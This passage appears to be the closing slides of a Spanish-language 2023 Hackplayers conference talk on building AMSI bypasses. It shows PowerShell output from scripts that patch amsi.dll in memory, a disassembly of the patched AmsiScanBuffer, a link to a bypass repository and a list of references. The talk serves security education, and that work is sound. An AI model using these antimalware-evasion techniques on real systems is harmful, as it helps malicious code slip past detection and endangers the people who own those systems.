Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
+ CategoryInfo          : ParserError: (:) [], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

```
PS C:\Users\Rodolfo\Downloads\_handlers\_amsi.dll> . .\scanbuffer_bypass_patch.ps1
En C:\Users\Rodolfo\Downloads\_handlers\_amsi.dll\scanbuffer_bypass_patch.ps1: 1 Carácter: 1
+ #Llamamos a las difernetes APIS cargar posteriormente amsi.dll con pi ...
```

```
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
+ CategoryInfo          : ParserError: (:) [], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

```
PS C:\Users\Rodolfo\Downloads\_handlers\_amsi.dll> . .\session_corrupting_string.ps1
```

```
[+] Parche 129 57 33 87 78 80
[+] Cambiando 81 39 41 4D 53 49 cmp dword ptr [rcx], 49534D41h ;
[+] 81 39 21 57 4E 50 cmp dword ptr [rcx], 504E5721h ;
[+] Cambiando permisos de paginacion de amsi.dll a RWX...
True
[+] Parchenado amsiopensesion
[+] Devolviendo permisos de paginacion de amsi.dll a RX...
False
PS C:\Users\Rodolfo\Downloads\_handlers\_amsi.dll> amsiutils
amsiutils : El término 'amsiutils' no se reconoce como nombre de un cmdlet, función, archivo de script o programa
ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que dicha ruta
es correcta e inténtelo de nuevo.
En línea: 1 Carácter: 1
+ amsiutils
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

The screenshot shows the ESET NOD32 ANTIVIRUS interface with a green 'Está protegido' (Protected) status. A Windows PowerShell window is open, running the script `scanbuffer_bypass_patch.ps1`. The script output shows the patching of `scanbuffer` and `amsiutils`. Below the PowerShell window, the IDA View-RIP window is visible, showing the assembly code for the `amsi_AmsiScanBuffer` function. The assembly code is as follows:

```
amsi.dll:00007FF8D96C3860
amsi.dll:00007FF8D96C3860
amsi.dll:00007FF8D96C3860
amsi.dll:00007FF8D96C3860 amsi_AmsiScanBuffer proc near
amsi.dll:00007FF8D96C3860 mov     eax, 80070057h
amsi.dll:00007FF8D96C3865 retn
amsi.dll:00007FF8D96C3865 amsi_AmsiScanBuffer endp
amsi.dll:00007FF8D96C3865
```





Y por si queréis trastear más...



MrSquid25 / AMSI-Bypasses

Private

Code



Issues



Pull requests



Actions



Projects



Security



Insights



main



1 branch



1 tag



MrSquid25 Update Session_Corrupting_String.ps1



DLL

Update README.md



PowerShell

Update Session_Corrupting_String.ps1



LICENSE

Initial commit



README.md

Update README.md


URL: <https://github.com/MrSquid25/AMSI-Bypasses>



hackplayers.com

Hackplayers conference

46



Creando tu propio bypass
de AMSI - MrSquid

H-CON
HACKPLAYERS
CONFERENCE



24 y 25 FEBRERO
MADRID 2023

Referencias





Referencias



Introducción y AMSI como herramienta defensiva

- <https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal>
- <https://docs.microsoft.com/es-es/windows/win32/amsi/how-amsi-helps>
- https://docs.microsoft.com/en-us/windows/win32/api/_amsi/
- <https://learn.microsoft.com/en-us/windows/win32/amsi/dev-audience>
- <https://github.com/subat0mik/whoamsi>
- <https://support.kaspersky.com/KESWin/11.1.0/en-us/176740.htm>
- <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress>
- <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya>
- <https://docs.microsoft.com/es-es/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect>
- <https://docs.microsoft.com/es-es/windows/win32/memory/memory-protection-constants>





Referencias



Alterando AMSI.DLL

- <https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/>

Parcheando AMSI.DLL

- <https://rastamouse.me/memory-patching-amsi-bypass/>
- <https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell#Amsi-Buffer-Patch---In-memory>
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-erref/705fb797-2175-4a90-b5a3-3918024b10b8
- https://docs.microsoft.com/es-es/windows/win32/api/amsi/ne-amsi-amsi_result

Recomendaciones

- <https://redcanary.com/blog/amsi/>
- <https://web.archive.org/web/20220409174001/https://pentestlaboratories.com/2021/06/01/threat-hunting-amsi-bypasses/>
- <https://i.blackhat.com/Asia-22/Friday-Materials/AS-22-Korkos-AMSI-and-Bypass.pdf>





Hackplayers cOnference

Sending SIGKILL to all processes.
Please stand by while rebooting the system.
[64857.521348] sd 0:0:0:0: [sda] Synchronizing SCSI cache
[64857.522838] Restarting system.

—

www.h-con.com